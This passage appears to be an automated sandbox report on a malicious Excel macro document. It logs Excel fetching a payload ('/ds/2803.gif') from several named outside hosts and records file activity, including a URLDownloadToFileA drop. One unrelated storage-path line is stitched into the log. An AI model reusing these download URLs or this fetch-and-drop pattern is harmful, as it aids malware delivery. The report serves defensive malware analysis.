Apr 7, 2021 10:46:55.620822906 CEST	7	IN	HTTP/1.1 503 Service Unavailable Connection: Keep-Alive X-Powered-By: PHP/7.2.34 Content-Type: text/html; charset=UTF-8 Content-Length: 97 Content-Encoding: gzip Vary: Accept-Encoding Date: Wed, 07 Apr 2021 08:46:55 GMT Server: LiteSpeed Data Raw: 1f 8b 08 00 00 00 00 00 03 b3 c9 30 b4 f3 cb 2f 51 70 cb 2f cd 4b d1 b3 d1 cf 30 b4 0b c9 48 55 28 4a 2d 2c 4d 2d 2e 49 4d 51 08 0d f2 51 d0 4f 29 d6 37 b2 30 30 d6 4b cf 4c 53 28 4f 2c 56 c8 cb 2f 51 48 03 e9 50 c8 cf 53 28 c9 c8 2c 56 28 4e 2d 2a 4b 2d d2 03 00 8c 1f 10 3a 4f 00 00 00 Data Ascii: 0/Qp/K0HU(J-,M-.IMQQO)700KLS(O,V/QHPS(,V(N-*K-:O

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	143.95.33.96	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:46:55.942820072 CEST	8	OUT	GET /ds/2803.gif HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: thirdstringcalifornia.com Connection: Keep-Alive
Apr 7, 2021 10:46:56.220531940 CEST	9	IN	HTTP/1.1 503 Service Unavailable Server: nginx/1.18.0 Date: Wed, 07 Apr 2021 08:46:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Data Raw: 34 66 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 64 73 2f 32 38 30 33 2e 67 69 66 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0d 0a Data Ascii: 4f Not Found. The requested URL /ds/2803.gif was not found on this server.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	103.68.166.129	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:46:56.392405987 CEST	10	OUT	GET /ds/2803.gif HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: holmesservices.mobiledevsite.co Connection: Keep-Alive
Apr 7, 2021 10:46:56.506817102 CEST	10	IN	HTTP/1.1 503 Service Unavailable Server: nginx Date: Wed, 07 Apr 2021 08:46:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked X-Powered-By: PHP/7.4.12 Data Raw: 34 66 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 64 73 2f 32 38 30 33 2e 67 69 66 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 4f Not Found. The requested URL /ds/2803.gif was not found on this server.0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	66.36.231.40	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:46:56.842498064 CEST	11	OUT	GET /ds/2803.gif HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: nellaimasthanbiryani.com Connection: Keep-Alive
Apr 7, 2021 10:46:57.104089022 CEST	11	IN	HTTP/1.1 503 Service Unavailable Server: nginx Date: Wed, 07 Apr 2021 08:47:00 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.6.40 Data Raw: 34 66 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 64 73 2f 32 38 30 33 2e 67 69 66 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 4f Not Found. The requested URL /ds/2803.gif was not found on this server.0

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2292 Parent PID: 584

General

Start time:	10:46:36
Start date:	07/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fbb0000
File size:	27641504 bytes

MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D0F6.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FEFEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\C1DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$document-933340782.xlsm	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\82DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408D828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408D828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408D828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408D828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408D828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408D828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408D828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408D828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408D828C	URLDownloadToFileA
C:\Users\user\iekdhfe.dsk	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1408D828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\F191.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FEFEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D0F6.tmp	success or wait	1	14016B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\F191.tmp	success or wait	1	14016B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C1DE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\82DE0000	C:\Users\user\Desktop\document-933340782.xlsm.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.png	C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.png	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.png	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image020.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image020.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image021.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image021.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image022.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image022.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$document-933340782.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FDFF526	WriteFile
C:\Users\user\Desktop\~$document-933340782.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FDFF591	WriteFile
C:\Users\user\AppData\Local\Temp\C1DE0000	569	440	c4 55 cb 4e e3 30 14 dd 23 cd 3f 44 de 8e 12 17 16 23 34 6a ca 62 06 96 0c 12 cc 07 b8 f6 6d 62 d5 2f f9 1a 68 ff 9e 6b 37 14 a8 da 06 04 12 9b 3e e2 9c a7 e3 9b e9 c5 ca 9a ea 01 22 6a ef 5a 76 da 4c 58 05 4e 7a a5 5d d7 b2 ff 77 57 f5 39 ab 30 09 a7 84 f1 0e 5a b6 06 64 17 b3 1f 27 d3 bb 75 00 ac 08 ed b0 65 7d 4a e1 37 e7 28 7b b0 02 1b 1f c0 d1 ca c2 47 2b 12 fd 8d 1d 0f 42 2e 45 07 fc 6c 32 f9 c5 a5 77 09 5c aa 53 e6 60 b3 e9 5f 58 88 7b 93 aa cb 15 5d de 38 99 6b c7 aa 3f 9b fb b2 54 cb 44 08 46 4b 91 c8 28 7f 70 6a 47 a4 f6 8b 85 96 a0 bc bc b7 44 dd 60 88 20 14 f6 00 c9 9a 26 44 4d 8a f1 16 52 a2 60 c8 f8 5e cd e0 ba 1d 4d 6d b3 e7 7c 7d 3f 22 82 c1 1d c8 88 cd a1 87 86 90 25 0a f6 3a e0 4f 2a eb 80 42 5e 39 dc c3 80 fb 47 1b 18 b5 82 ea 46 c4 74	.U.N.0..#.?D.....#4j.b........mb./..h..k7.......>..........."j.Zv.LX.Nz.]...wW.9.0.....Z..d...'..u.....e}J.7.({........G+.....B.E..l2...w.\.S.`.._X.{....].8.k..?...T.D.FK..(.pjG.........D.`. .....&DM...R.`..^....Mm..|}?".........%..:.O*..B^9....G.....F.t	success or wait	32	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\C1DE0000	1009	2	03 00	..	success or wait	20	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C1DE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 d0 f2 60 80 ba 01 00 00 8f 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!...`............. [Content_Types].xml ... (...................................	success or wait	24	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\C1DE0000	36283	34789	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 e5 00 00 00 b9 08 02 00 00 00 99 69 b0 0d 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 87 8a 49 44 41 54 78 5e ed dd 07 80 5d 55 9d 3f f0 4c cb a4 f7 de 03 24 10 08 bd 83 a0 a0 82 88 80 a2 a2 60 17 fb ea aa ab ae 7d ff ba 6b 59 5d 7b 5d db ba 2b f6 0a 16 b0 21 48 11 95 16 3a 49 48 48 ef 75 32 bd fe 3f 77 4e b8 3e 5e bd ef cd 64 32 49 ee 25 8e 33 ef dd 7b ee ef fc ce 39 df f3 3b df f3 fb fd 4e 55 4f 4f cf 90 f4 4a 35 90 6a 60 df 68 a0 b5 b5 f5 b1 c7 1e 7b e4 91 47 36 6c d8 d0 d0 d0 b0 79 f3 e6 b5 6b d7 fa a5 aa f7 ca 7c 67 47 47 c7 84 09 13 0e 3b ec b0 f1 bd d7 bc 79 f3 8e 3a ea a8 23 8e 38 62 df c8 95 96 7a 40 6a a0 2a c5 eb 03 b2 dd 52	.PNG........IHDR............. i......sRGB.........pHYs...... ....+......IDATx^....]U.?.L... ..$...........`......}..kY]{]. .+....!H...:IHH.u2..? wN.>^...d2I.%.3.. {....9..;....NUOO...J5 .j`.h.......{..G6l.....y...k.. ....|gGG.....;......y..:..#.8b ....z@j.*.....R	success or wait	4	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C1DE0000	106761	1721	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 d0 f2 60 80 ba 01 00 00 8f 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 f3 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 eb 32 5d dc 26 01 00 00 d3 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 19 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 58 b0 69 4a c7 01 00 00 08 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 7f 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!...`........... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..2].&....... ....xl/_rels/wor kbook.xml.relsPK..-.........!. X.iJ......................... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$document-933340782.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FDFF526	WriteFile
C:\Users\user\Desktop\~$document-933340782.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FDFF591	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\82DE0000</td><td>569</td><td>440</td><td>c4 55 cb 4e e3 30
14 dd 23 cd 3f 44
de 8e 12 17 16 23
34 6a ca 62 06 96
0c 12 cc 07 b8 f6
6d 62 d5 2f f9 1a
68 ff 9e 6b 37 14
a8 da 06 04 12 9b
3e e2 9c a7 e3 9b
e9 c5 ca 9a ea 01
22 6a ef 5a 76 da
4c 58 05 4e 7a a5
5d d7 b2 ff 77 57
f5 39 ab 30 09 a7
84 f1 0e 5a b6 06
64 17 b3 1f 27 d3
bb 75 00 ac 08 ed
b0 65 7d 4a e1 37
e7 28 7b b0 02 1b
1f c0 d1 ca c2 47
2b 12 fd 8d 1d 0f
42 2e 45 07 fc 6c
32 f9 c5 a5 77 09
5c aa 53 e6 60 b3
e9 5f 58 88 7b 93
aa cb 15 5d de 38
99 6b c7 aa 3f 9b
fb b2 54 cb 44 08
46 4b 91 c8 28 7f
70 6a 47 a4 f6 8b
85 96 a0 bc bc b7
44 dd 60 88 20 14
f6 00 c9 9a 26 44
4d 8a f1 16 52 a2
60 c8 f8 5e cd e0
ba 1d 4d 6d b3 e7
7c 7d 3f 22 82 c1
1d c8 88 cd a1 87
86 90 25 0a f6 3a
e0 4f 2a eb 80 42
5e 39 dc c3 80 fb
47 1b 18 b5 82 ea
46 c4 74</td><td>.U.N.0..#.?D.....#4j.b........
mb./..h..k7.......>...........
"j.Zv.LX.Nz.]...wW.9.0.....Z
..d...'..u.....e}J.7.({........G
+.....B.E..l2...w.\.S.`.._X.{.<br>...].8.k..?...T.D.FK..(.pjG...<br>......D.`. .....&DM...R.`..^..
..Mm..|}?"..........%..:.O*..B
^9....G.....F.t</td><td>success or wait</td><td>31</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\82DE0000</td><td>1009</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>20</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\82DE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 d0 f2 60 80
ba 01 00 00 8f 06
00 00 13 00 08 02
5b 43 6f 6e 74 65
6e 74 5f 54 79 70
65 73 5d 2e 78 6d
6c 20 a2 04 02 28
a0 00 02 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00</td><td>PK..........!...`.............
[Content_Types].xml ...
(....................................
....
....
....
....
....
..............</td><td>success or wait</td><td>23</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\82DE0000	35956	65	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 c5 bf 26 b8 d5 00 00 00 b9 02 00 00 23 00 00 00 78 6c 2f 64 72 61 77 69 6e 67 73 2f 5f 72 65 6c 73 2f 64 72 61 77 69 6e 67 31 2e 78 6d 6c 2e 72 65 6c 73	PK.....!...&.....#... xl/drawings/_rels/drawing1 .xml.rels	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\82DE0000	36283	34789	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 e5 00 00 00 b9 08 02 00 00 00 99 69 b0 0d 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 87 8a 49 44 41 54 78 5e ed dd 07 80 5d 55 9d 3f f0 4c cb a4 f7 de 03 24 10 08 bd 83 a0 a0 82 88 80 a2 a2 60 17 fb ea aa ab ae 7d ff ba 6b 59 5d 7b 5d db ba 2b f6 0a 16 b0 21 48 11 95 16 3a 49 48 48 ef 75 32 bd fe 3f 77 4e b8 3e 5e bd ef cd 64 32 49 ee 25 8e 33 ef dd 7b ee ef fc ce 39 df f3 3b df f3 fb fd 4e 55 4f 4f cf 90 f4 4a 35 90 6a 60 df 68 a0 b5 b5 f5 b1 c7 1e 7b e4 91 47 36 6c d8 d0 d0 d0 b0 79 f3 e6 b5 6b d7 fa a5 aa f7 ca 7c 67 47 47 c7 84 09 13 0e 3b ec b0 f1 bd d7 bc 79 f3 8e 3a ea a8 23 8e 38 62 df c8 95 96 7a 40 6a a0 2a c5 eb 03 b2 dd 52	.PNG.....IHDR..... i.....sRGB.....pHYs..... ....+.....IDATx^....]U.?.L... ..$.....`.....}..kY]{]. .+....!H...:IHH.u2..? wN.>^...d2I.%.3.. {....9..;....NUOO...J5 .j`.h.....{..G6l.....y...k.. ....|gGG.....;.....y..:..#.8b ....z@j.*.....R	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\82DE0000	95134	848	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 18 00 00 00 18 08 02 00 00 00 6f 15 aa af 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 02 f5 49 44 41 54 38 4f 9d 54 5d 48 14 51 14 9e 3b 33 eb cc ee 8e 3f ab eb 66 6b ae 6c 52 a6 a1 52 24 08 52 f6 50 62 85 51 04 81 15 42 11 81 4f 41 7f a8 54 24 82 68 41 44 85 19 08 4a 0a a6 2f 16 a1 2d 68 0f d6 93 d8 9f 66 6a e6 0f 2b 1a ee b6 b5 e6 ee b8 b3 3b 73 e7 76 67 c5 5a 73 77 b5 3d 1c 18 86 7b ce 77 bf 73 ce 77 0f 40 08 11 04 d1 de 3b f9 a8 73 e4 eb 1c 4f c8 12 fe dd 90 01 da 9c a4 2e 3b 91 79 ba 70 1b 8e 07 12 94 cb ea fa 2c 1f 05 e8 73 31 40 20 49 72 19 3a bc 01 00 20 84 3e c4 92 4c 4c 61 16 f3 b8 62 3f 68 e9 1e ab 6c 9e 36 c5 09 55 e7 f7 98	.PNG.....IHDR.....o .....sRGB.....pHYs..... ....+.....IDAT8O.T]H.Q..;3.. . .?..fk.IR..R$.R.Pb.Q...B..O A..T$.hAD...J../..- h.....fj..+.....;s.vg.Zsw.=... {.w.s.w.@.. ...;..s...O.....;.y.p.... ....,...s1@ Ir.:.... .>..LLa... b?h...l.6..U...	success or wait	3	7FEEAC59AC0	unknown
